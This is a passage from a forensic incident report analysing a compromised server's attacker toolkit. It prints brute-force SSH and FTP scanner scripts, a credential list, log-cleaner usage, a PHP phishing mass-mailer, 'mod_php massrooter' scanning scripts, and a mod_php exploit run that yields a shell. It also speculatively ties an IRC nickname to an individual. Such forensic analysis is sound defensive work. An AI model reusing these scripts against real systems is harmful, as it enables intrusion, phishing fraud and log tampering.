The EFNet nickname "[redacted]" is also found in the psybnc.conf file as the only user authorized to proxy IRC connections through the bouncer. This information alone can't be considered unique, "[redacted]" might just be short for "nickname." A lot of people probably use "[redacted]" just as a shortcut. But, of those people, how many live in Illinois and have a clear correlation with 1) the web site distributing cback, 2) the IP that cback connects back to, and 3) the IP address used to access the psyBNC service on the compromised server.

Of course we cannot be sure that the Comcast address is actually tied to Alex. His occupation at [redacted], [24] a shell hosting environment, may explain the #[redacted]and #[redacted]shells IRC channel names. [The two IRC channel names resemble or match the name of the hosting company.]


So what correlation does "[redacted]" (the USER1.USER.LOGIN) have with "[redacted]" (the USER1.USER.NICK)? Well to find that out I signed onto an IRC channel for the first time in my life and joined some old friends from college. Let's just say that along the way, I ran into someone who knew much more about IRC than I do (duh). I told her what I was looking for and this is what she found for me:

```
Friend: you can do a server side whois
Friend: if you do /whois [redacted] [redacted] (USER1.USER.NICK twice)
Friend: it queries the server he's on
*** [redacted] is ~[redacted]@www.<infected>.org ([redacted])
*** on channels: #[redacted]shells
*** on irc via server irc.<censored>.net (I have a poisonous friend)
*** [redacted] has been idle 12704 minutes
Friend: so you can always get someone's idle time by typing their nick twice that way
```

This is pretty slick, because it shows the psyBNC bouncer in action. According to the user login ([redacted]), the IRC nickname ([redacted]), and the channel (#[redacted]shells), the remote machine (www.<infected>.org) was likely compromised by the same qmail-send and psybnc.conf as the machine we are investigating. I conducted an nmap scan of the www.<infected>.org machine and several interesting ports were open, however the one I expected to find didn't show up. What was I expecting to see? Port 54322 of course – the same port observed in our copy of psybnc.conf. Well it didn't show up because 54322 isn't a port that nmap scans by default. Check this out:

```
# telnet www.<infected>.org 54322
Trying x.x.166.185...
Connected to www.<infected>.org.
Escape character is '^]'.
:Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.2.1
```

So a psyBNC server process running on the same port 54322. It's connected to the same IRC channel using the same nickname and user login as the machine that Jim initially found to start this whole investigation. This could indicate that the responsible party is quite active, or it could just imply that script kiddies are copying the original attackers' behavior by using the same configuration files and parameters. Port 54322 is fairly dark according to others, however it does appear to be pretty popular in November into mid December 2005. Someone is searching for psyBNC installations. The source of this activity reference is Dshield, [25].



Brute Force SSH & Log Wipers

So despite the 6 million definitions of “trojan,” the one I find most accurate is simply a program or object that masquerades as something that it is not. Can a directory be a trojan if it is named /lib/java, but has nothing to do with Java? Actually, I don't want to argue...whatever you say is right. Check this out anyway, though.

```
# ls -al /lib/java/.a
total 2784
drwxr-xr-x   13 admin  admin     442 Dec 20 17:18 .
drwxr-xr-x    8 admin  admin     272 Jan 16 19:58 ..
-rw-r--r--    1 admin  admin    1697 Dec 20 17:18 .pass
-rwxr-xr-x    1 admin  admin     281 Dec 20 17:18 a
-rwxr-xr-x    1 admin  admin   27096 Dec 20 17:18 clean
-rw-r--r--    1 admin  admin   22354 Dec 20 17:18 common
-rwxr-xr-x    1 admin  admin     265 Dec 20 17:18 gen-pass.sh
-rw-r--r--    1 admin  admin    1548 Dec 20 17:18 pass_file
-rwx------    1 admin  admin   30166 Dec 20 17:18 pscan2
-rwx------    1 admin  admin  462731 Dec 20 17:18 ss
-rwxr-xr-x    1 admin  admin  851495 Dec 20 17:18 ssh-scan
-rwx------    1 admin  admin     114 Dec 20 17:18 x
-rwx------    1 admin  admin     103 Dec 20 17:18 xx
```

All but one of these files are related to a brute force SSH package. The gen-pass.sh script takes two arguments: the name of a file filled with users and the name of the file filled with passwords (common and .pass, respectively). It generates a space separated credentials list, such as "pass_file":

```
# head -n 5 pass_file
root 0000
root 1111
root 123!@#
root 123123
root 1234
```

The ss, pscan2, and ssh-scan utilities are used in a similar manner as described in the /var/lib/games & cgiscan section – locate open ports, then attack. The "a" shell script shows exactly how this works:

```
#!/bin/bash
if [ $# != 1 ]; then
  echo " usage: $0 <b class>"
  exit;
fi
./pscan2 $1 22
sleep 10
cat $1.pscan.22 |sort |uniq > mfu.txt
oopsnr2=`grep -c . mfu.txt`
echo "# $oopsnr2 servere gasite"
./ssh-scan 50
sleep 100
rm -rf $1.pscan.22 mfu.txt
```

The echo statement prints a message in Romanian which translates to "found $oopsnr2 available servers" where $oopsnr2 is the number of remote devices with port 22 open. The ssh-scan tool appears to be of Romanian origin, because it's output is in their native language. For example:

```
# ./ssh-scan
./ssh-scan <cate pizde sa incerc...>

# ./ssh-scan 50
Toata dragostea mea pentru diavola!!!!!!
Unde-i mfu.txt
Unde-i pass_file
```

The first remark translates to “how many should we attempt”? The second line is difficult to translate but all words return values using the Romanian to English dictionary, [26]. These binaries are programmed to brute force usernames and passwords to gain access to victim systems over SSH. As mentioned before, one file has nothing to do with brute force SSH scans. This item is called “clean” and it is the MIG Logcleaner by no1. This technology was released in a report called Advanced Logcleaning in the UNIX Environment, [27]. Here is the default output, which describes what it's capable of and gives some example usage.

```
*************************
* MIG Logcleaner by no1 *
*************************
usage: ./clean [-u] [-n] [-d] [-a] [-b] [-R] [-A] [-U] [-T] [-H] [-I] [-O] [-d]

 [-u <user>]    - username
 [-n <n>]       - username record number, 0 removes all records (default: 1)
 [-d <dir>]     - log directory (default: /var/log/)
 [-a <string1>] - string to remove out of every file in a log dir (ip?)
 [-b <string2>] - string to remove out of every file in a log dir (hostname?)
 [-R]           - replace details of specified user entry
 [-A]           - add new entry before specified user entry (default: 1st entry in list)
 [-U <user>]    - new username used in -R of -A
 [-T <tty>]     - new tty used in -A
 [-H <host>]    - new hostname used in -R or -A
 [-I <n>]       - new log in time used in -R or -A (unit time format)
 [-O <n>]       - new log out time used in -R or -A (unit time format)
 [-d]           - debug mode

eg:    ./clean -u john -n 2 -d /secret/logs/ -a 1.2.3.4 -b leet.org
       ./clean -u john -n 6
       ./clean -d /secret/logs/ -a 1.2.3.4
       ./clean -u john -n 2 -R -H china.gov
       ./clean -u john -n 5 -A -U jane -T tty1 -H arb.com -I 12345334 -O 12345397
```

The existence of this program is the reasoning behind my assumption, as described in Connect Back, The Reverse Shell, that several aspects of the initial intrusion were hidden by removing the relevant log entries.

Multi-Threaded FTP Scanner

Here is another collection of files used to scan other hosts for FTP accounts with weak or nonexistent passwords. In particular, f.c is the “Multi-thread FTP scanner v0.2.5 by Inode”. Once compiled, the attackers pass a class A, B, or C network to “s” which causes f to loop through the users and passwords in “users” and “pass”.

```
# ls -al  /lib/java/fb
total 208
drwxr-xr-x   11 admin  admin    374 Dec 20 17:18 .
drwxr-xr-x    8 admin  admin    272 Jan 16 19:58 ..
-rw-r--r--    1 admin  admin    109 Dec 20 17:18 README
-rwxr-xr-x    1 admin  admin  31159 Dec 20 17:18 f
-rw-r--r--    1 admin  admin  17266 Dec 20 17:18 f.c
-rw-r--r--    1 admin  admin      1 Dec 20 17:18 log
-rw-r--r--    1 admin  admin   5406 Dec 20 17:18 p.tar.gz
-rw-r--r--    1 admin  admin  16061 Dec 20 17:18 pass
drwxr-xr-x   12 admin  admin    408 Dec 20 17:18 paypal
-rwxr-xr-x    1 admin  admin     64 Dec 20 17:18 s
```

```
-rw-r--r--    1 admin  admin  13860 Dec 20 17:18 users
```

Here are the contents of “s”:

```
#!/bin/sh
./f -h $1 -u users -p pass -t 3 -c 30 -o log -d -k -C
```

OK, another FTP scanner, so what. The p.tar.gz extracts 10 files into a paypal/ sub directory. Interesting...

Minimum Wage Email Dwarfs

Ever wonder how all those phishing emails get created and distributed? Is there a little dwarf getting paid minimum wage to type each one? While there are certainly an endless number of unique ways, this report focuses on using small PHP scripts. There are three files, two of which target Paypal and one that is customized for New England Federal Credit Union. The format is pretty consistent:

```
<?php
include("ini.inc");
$mail_header  = "From: PayPal<paypal@email-paypal.com>\n";
$mail_header .= "Content-Type: text/html\n";
$subject="Urgent Account Verification";
if (!($fp = fopen("list.txt", "r")))
        exit("Unable to open $listFile.");
$i=0;
print "Start time is "; print date("Y:m:d H:i"); print "\n";
print "php emailer by plx \n";
while (!feof($fp)) {
fscanf($fp, "%s", $name);
$i++;
$body = '
<html> ... </html>
';
mail($name, $subject, $body, $mail_header);
print "sending 2: "; print "$name"; print "\n";
}
print "End time is "; print date("Y:m:d H:i"); print "\n";
print "$i"; print "emails sent."; print"\n";
?>
```

Notice the “php emailer by plx” signature. The string can't be found anywhere on Google or other search engines. The PHP code opens list.txt and reads in email addresses for recipients. The $body variable is composed of HTML code for the email. In the same directory, a shell script named “a” creates the list.txt file and then calls “trimite,” which essentially runs one of the PHP scripts on command line with the -f flag. This executes the code in the same was as accessing the file via browser would. Here are the contents of “a” and “trimite”:

```
# cat a
cat $1 |sort |uniq >list.txt
./trimite
sleep 500

# cat trimite
php -f send.php
```

So when “a” is called for the first time, it expects one argument as input. In /lib/java/fb/paypal/ynoi/ynoi there are five text files named 1, 2, 3, 4, and 5. Together, they add up to nearly 34,000 yahoo email addresses. Below are the links to screen shots of the fraudulent web sites, generated by extracting HTML from the PHP scripts and opening them in a browser.

Appendix B.I. Paypal, One.
Alleged URL: https://www.paypal.com/cgi-bin/webscr?cmd=_update-run
Actual URL: http://www.fact<censored>.com/~ummtest/pr1mapagina.htm
Location of server: Chicago, Illinois

Appendix B.II. Paypal, Two.
Alleged URL: https://www.paypal.com/login/verify.account?id=785445
Actual URL: http://ncm.<censored>.com/www.paypal.com/webscr?cmd=_login-run
Location of server: Hong Kong

Appendix B.III. New England Federal Credit Union.
Alleged URL: http://www.nefcu.com/site/update.php?account32354
Actual URL: http://<censored>.89.121:8000/www.nefcu.com/index.html
Location of server: India

X-Rated Fun (PHP Massrooter)

This is a collection of files that seem devoted to identifying PHP versions and locating particular PHP scripts. The technique is similar to how the attackers enumerated and surveyed SSH and FTP servers discussed in earlier sections. The idea is to scan a large net block and extract machines with a service listening on the port in question; then probe the service for existence of specific files and PHP version. Finally, the vulnerable versions are then exploited with a tool that results in a remote shell.

```
# ls -al /lib/java/php
total 1280
drwx------   15 admin  admin     510 Dec 20 17:18 .
drwxr-xr-x    8 admin  admin     272 Jan 16 19:58 ..
drwxr-xr-x    4 admin  admin     136 Dec 20 17:18 .t
-rw-r--r--    1 admin  admin       0 Dec 20 17:18 1.pscan.80
-rwx------    1 admin  admin  462731 Dec 20 17:18 anus
-rwx------    1 admin  admin     250 Dec 20 17:18 auto
-rwxr-xr-x    1 admin  admin     218 Dec 20 17:18 c
-rwxr-xr-x    1 admin  admin     218 Dec 20 17:18 check
-rwxr-xr-x    1 admin  admin      57 Dec 20 17:18 d
-rwxr-xr-x    1 admin  admin   49723 Dec 20 17:18 fun
-rw-r--r--    1 admin  admin   45973 Dec 20 17:18 fun.tgz
-rwxr-xr-x    1 admin  admin   28830 Dec 20 17:18 lick
-rwx------    1 admin  admin   30166 Dec 20 17:18 vagin
-rwxr-xr-x    1 admin  admin     728 Dec 20 17:18 x
-rwxr-xr-x    1 admin  admin     719 Dec 20 17:18 z
```

To start, c and check are the same file. They go by the name “php files checker” and utilize other files in the hidden .t directory. Since c and check are just shell scripts, it's pretty evident what “a” and “path.txt” contain. Here is a copy of the code:

```
#!/bin/bash
if [ $# != 1 ]; then
        echo " php files checker "
        echo " Usage: $0 ip"
        echo " by plx "
        exit;
fi

echo "========================================"
.t/a $1 80 .t/path.txt
echo "Done"
```

Note the “by plx” statement, which is the same pseudonym used in the “php emailer by plx” discussed in the Minimum Wage Email Dwarfs section. Based on strings output on the “a” binary, it uses the HTTP HEAD method to determine if any items in path.txt exist on the remote server. In total, this is 146 locations. Here are a few samples:

```
/webmail.php
/mail.php
/php/login.php
/start.php
/orders/mail_order.php
/contact/index.php
/login.php
/upload.php
```

This program identifies a list of existing PHP pages, which is required knowledge for the next stage of attack involving the “fun” binary (discussed shortly). It could also potentially alert the attackers to other vulnerable web applications written in PHP. Seeing “upload.php” here isn't a big surprise, the suspects in the November phishing attack, [2] did a Google search for “upload.php” on any .org domains. Then they used it to upload a PHP offender and subsequently obtained a shell on the server.

There is a file named “auto” in this directory, which is just a simple way to produce network ranges to scan. Here is an example usage and some output to put this into perspective:

```
# ./auto
> Enter the name of the ./exe
test_scan
> Enter A class range
10.1.1
> Enter output file
test_output

# cat test_output
./test_scan 10.1.1.0 ; ./test_scan 10.1.1.1 ; ./test_scan 10.1.1.2 ;
...
```

I would assume the “test_output” would then be made executable and run as a shell script, once for each class C network (notice how it asks for a class A range, but only produces meaningful output if you enter the first three octets of a class C range. Pretty sweet, huh?).

Moving right along, the anus and vagin binaries might be named differently, but they are just copies of the Fast SYN Scanner and pscan2, respectively. Both files in this case are components of what is known as the “mod_php massrooter” tool kit. Also involved are the shell scripts which do most of the background work: x and z. Please don't ask – I have no idea what happened to y, it's just not there. Since x and z are almost identical (one spawns anus and one spawns vagin), I won't present both of them. Here is x:

```
#!/bin/sh
# by plx@[redacted]
clear
if [ $# != 1 ]; then
        echo " mod_php massrooter"
        echo " Usage: $0 A.B"
        echo " synscan"
        exit;
fi
echo "mod_php massrooter by plx"
rm -rf bios.txt
rm -rf pussy*
echo "Stupid synscan is starting"
echo "-------------------------"
./anus 80 -b $1 -i eth0 -s 6
sleep 1

cat bios.txt |sort |uniq > pussy
rm -rf bios.txt
sleep 2

clear
echo "oinc oinc oinc"
./lick pussy
sleep 3

grep "PHP/4.0.2" pussy.shit >> sex.txt
grep "PHP/4.0.6" pussy.shit >> sex.txt
grep "PHP/4.0.3" pussy.shit >> sex.txt
grep "PHP/4.0.4" pussy.shit >> sex.txt
grep "PHP/4.0.5" pussy.shit >> sex.txt
grep "PHP/4.0.7" pussy.shit >> sex.txt
rm -rf pussy*
echo "Done Baby!"
echo "=========="
cat sex.txt
```

I'm unable to locate “mod_php massrooter,” “stupid synscan is starting,” or any other seemingly unique strings on popular search engines, so either this code is pretty new or well hidden on compromised servers. After the anus and vagin programs locate IP addresses with web sites, the lick program completes a connection and issues a simple GET / HTTP/1.0 request. It records the information returned by the web server (determined by the machine's “tokens” or signature settings). For example, here are the results of a trial run, using the same file names as the x script, but only placing two IP addresses in the file “pussy”:

```
# cat pussy.shit
x.x.148.141:Apache/2.0.51 (Fedora)
x.x.153.164:Apache
```

--/ Section co-authored by Matt Richard, [30].

From this collection of data, the x and z scripts extract IP addresses running PHP versions 4.0.2 – 4.0.7. Neither sex.txt nor the output of “a” is overtly included in any other scripts within the archive provided to us, which is puzzling. We know that this would be required information for the next step in the attack (coming up), but are missing the script or set of commands used to do so. We also encountered another bizarre situation when reviewing one of the remaining two files: d and fun. The d file is another shell script that passes eight arbitrary parameters to fun, for seemingly no good reason. The fun program takes a few particular arguments, but they are paired with command line switches and the maximum is 4 or 5. Here is d:

```
rm -rf fun;tar zxf fun.tgz;./fun $1 $2 $3 $4 $5 $6 $7 $8
```

Moving on to “fun,” normally the “strings” program could extract human readable text from a binary to gather clues, but fun is actually encrypted with the TESO “Burneye” ELF Encryption Engine, [31] [32]. Our only options here are to either reverse the encryption burneye unwrapper, [33] or to resort to dynamic analysis (execute the program in a controlled environment built for monitoring). The theory would be that fun is the program which uses sex.txt and the output of “a” to exploit the vulnerable systems enumerated. In fact, according to the lsof -i output, fun definitely operates over the http port and it was active during the investigation.

```
# grep fun lsof_i.txt
fun    30292   root    3u  IPv4 15296009   TCP mail.<censored>.com:52742
>mrtg1.ficnet.net.tw:http (ESTABLISHED)
```

The fun process was connected to a remote web server in Taiwan. A bit of code analysis on fun reveals a critical component to the exploit chain. This program is actually 7350fun, described by Packet Storm as “...a remote exploit for mod_php v4.0.2rc1-v4.0.5 and v4.0.6-v4.0.7RC2” [37]. This explains why the attacker's collection of scripts is only interested in particular versions of PHP installations. The situation clearly calls for some experiments, which is exactly what we did next.

```
# md5sum fun
ac87475041f6b42ee5c1885983495cb3  fun
```

Here is the example usage and default output of the program. This is always useful, because it provides a good understanding of what the code is capable of doing.

```
# ./fun
7350fun - x86/linux mod_php v4.0.2rc1-v4.0.7RC2 remote exploit
by lorian.

usage: ./fun [options] <hostname> <phpfile>

Options:
  -c            check exploitability only, do not exploit
  -n            no check mode
  -s start      bruteforce start (top)
  -t target     choose target
                (1) PHP v4.0.2rc1-v4.0.5

                     2. PHP v4.0.6-v4.0.7RC2
```

Using the above output as a guide, fun was then executed in “check exploitability only” mode on a web server that should not be vulnerable to the bug.

```
# ./fun -c www.mnin.org index.php
7350fun - x86/linux mod_php v4.0.2rc1-v4.0.7RC2 remote exploit
by lorian.
```

```
+ Checking for vulnerable PHP version...
+ failed: server says PHP/4.4.1 which is not vulnerable to this bug
+ aborting
```

Finally, the code was executed on the test platform against its own (vulnerable) version of PHP. The end result is a psuedo shell on the remote server (in this case localhost). UID is simply apache so the shell is only running with permissions of the web server. This is when an attacker would fetch zero and zbind in order to escalate those privileges and obtain UID 0, otherwise known as root.

```
# ./fun localhost index.php
7350fun - x86/linux mod_php v4.0.2rc1-v4.0.7RC2 remote exploit
by lorian.

+ Checking for vulnerable PHP version...
+ passed: server says PHP/4.0.6

+ exploiting the bug now...

  [++++++++++] trying: bffff3bc

+ done ...

+ you should be connected to a dup-shell now
+ if not simply try again
command>
Linux localhost.localdomain 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

For the record, fun was not used to exploit the compromised x.x.220.4 server, because it was not running a vulnerable version of PHP. However, this is undoubtedly the technique used to “mass root” a large number of other machines on the Internet.

--/

A.I. References

[1]. November Phishing Report, Anatomy II. Michael Ligh.
http://www.mnin.org/write/2005_phish_2.pdf

[2]. August Phishing Report, Anatomy I. Michael Ligh.
http://www.mnin.org/write/2005_phish.pdf

[3]. Bram Moolenaar's VIM Reference Manual.
http://www.vim.org/htmldoc/starting.html#viminfo-file

[4]. RFC 2616 – Hyptertext Transfer Protocol.
http://www.w3.org/Protocols/rfc2616/rfc2616.html

[5]. Websense Security Alerts, Phishing on NEFCU
http://websensesecuritylabs.com/alerts/alert.php?AlertID=381

[6]. Chkrootkit – locally checks for signs of a rootkit.
http://www.chkrootkit.org/

[7]. RST-variant Analysis by Lockdown.
http://www.lockeddown.net/rst-expl.txt

[8]. The Metasploit Framework Project.
http://www.metasploit.com

[9]. Project Honeynet Scan of the Month 34.
http://www.honeynet.org/scans/scan34/sols/1/index.html

[10]. Awstats Linux Rootkit. Michael Ligh.
http://www.mnin.org/write/2005_linuxrootkit.html

[11]. Upload Scripts & Toolkits. Michael Ligh.
http://www.mnin.org/write/2006_uploadscripts.html

[12]. Trend Micro Analysis of ELF_RST.B
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=ELF_RST.B

[13]. Aweber Communications, Autoresonders & Newsletters.
http://www.aweber.com

[14]. Site hosting zero and zbind in the Romanian TLD space.
http://users.pcnet.ro/cristutz/za.tgz

[15]. Project Honeynet Scan of the Month 29, Matt Richard.
http://www.honeynet.org/scans/scan29/sol/mrichard/scan29.html

[16]. Project Honeynet Scan of the Month 29, German Martin.
http://honeynet.org/scans/scan29/sol/gmartin/index.html

[17]. The “SSH compiled with backdoor” Incidents list thread.
http://seclists.org/lists/incidents/2005/Aug/0059.html

[18]. Fast SYN Scanner by Doctor BIOS on SecuriTeam.
http://www.securiteam.com/tools/5EP0B0ADFO.html

[19]. Various Internet Storm Center reports on xmlrpc.php.
http://www.google.com/search?q=xmlrpc.php++site:sans.org

[20]. Thisdoesnotexist Request Humor Page. Michael Ligh.
http://www.mnin.org/?page=humor&topic=notexist

[21]. Czech Republic forum site discussing contents of README.ro.
http://www.abclinuxu.cz/forum/show/83920?varianta=print

[22]. Dictionary.com Reference for “coincidence”
http://dictionary.reference.com/search?q=coincidence

[23]. Alex [redacted] Personal Web Site.
URL Removed from preliminary report.

[24]. [redacted] Web Hosting Solutions.
URL Removed from preliminary report.

[25]. Dshield Distributed Intrusion Detection System, port 54322.
http://dshield.org/port_report.php?port=54322

[26]. Romanian To English Dictionary.
http://www.castingsnet.com/dictionaries

[27]. Advanced Logcleaning in the UNIX Environment.
http://www.zone-h.org/files/46/download.txt

[28]. Reports of cback on www.mnin.org. Michael Ligh.
http://www.google.com/search?q=cback++site:mnin.org

[29]. Recursive listing or /var/lib/games directory.
http://www.mnin.org/data/2006_phish_3/varlibgames.txt

[30]. Private discussion with Matt Richard.
http://www.mullingsecurity.com - matt.richard@gmail.com

[31]. TESO Computer Security Group
http://teso.scene.at/

[32]. Burneye ELF Encryption Engine, TESO Archives on Packetstorm.
http://packetstorm.linuxsecurity.com/groups/teso/index2.html

[33]. TESO Burneye Unwrapper by ByteRage, on SecuriTeam.
http://www.securiteam.com/tools/5BP0H0U7PQ.html

[34]. Dangers of SUID Shell Scripts. Thomas Akin.
http://www.samag.com/documents/s=1149/sam0106a/0106a.htm

[35]. Sophos Anti-Virus Analysis of Linux/OSF-A.
http://www.sophos.com/virusinfo/analyses/linuxosfa.html

[36]. Ptrace Local Root Exploit by Race Condition – Author Nergal.
http://www.cunap.com/~hardingr/projects/compsec/ptrace24.c


[37]. Remote exploit for mod_php by Lorian on Packetstorm.
Seach http://www2.packetstormsecurity.org for “7350fun”

A.II. Items with mtime >= ctime of cback

/dev/saux [http://seclists.org/lists/incidents/2005/Aug/0059.html]
/dev/hdx1
/dev/hdx2
/var/lib/games/.src/lshd/log/psybnc.log
/var/lib/games/.src/lshd/motd/USER1.MOTD
/var/lib/games/xml/ss
/var/lib/games/xml/try
/var/lib/games/xml/cback
/var/log/lastlog
/var/log/wtmp
/var/log/httpd/error_log
/var/log/httpd/access_log
/var/log/httpd/ssl_scache.pag
/var/log/xferlog
/var/run/utmp
/var/run/proftpd/proftpd-inetd
/var/run/sshd2_123.pid
/var/run/runlevel.pid
/tmp/a/indexnew1.php
/tmp/a/aweberlogin.php
/tmp/aa.tar.gz
/tmp/cback
/etc/bashrc
/etc/ssh2/random_seed
/root/.bash_history
/root/.viminfo
/root/.ssh/known_hosts
/usr/sbin/java
/usr/X11R6/bin/java/java
/bin/ping
/bin/mail
/bin/mktemp
/bin/mt
/bin/hostname
/bin/netstat
/bin/cpio
/bin/setserial
/bin/chgrp
/bin/ed
/bin/gawk-3.1.0
/bin/chmod

```
/bin/chown
/bin/cp
/bin/dd
/bin/df
/bin/ln
/bin/mkdir
/bin/mv
/bin/mknod
/bin/gawk
/lib/java/p.tar.gz
/lib/java/fb/log
/lib/java/fb/f
/lib/java/fb/users
/lib/java/fb/p.tar.gz
/lib/java/fb/paypal/ini.inc
/lib/java/fb/paypal/send.php
/lib/java/fb/paypal/test.txt
/lib/java/fb/paypal/trimite
/lib/java/fb/paypal/zend.php
/lib/java/fb/paypal/list.txt
/lib/java/fb/paypal/a
/lib/java/fb/paypal/nefcu.php
/lib/java/.a/pass_file
/lib/java/.a/pscan2
/lib/java/.a/ss
/lib/java/.a/ssh-scan
/lib/java/.a/x
/lib/java/.a/clean
/lib/java/php/anus
/lib/java/php/vagin
/lib/java/php/lick
/lib/java/php/c
/lib/java/php/1.pscan.80
/lib/java/.a.tar.gz
/sbin/init
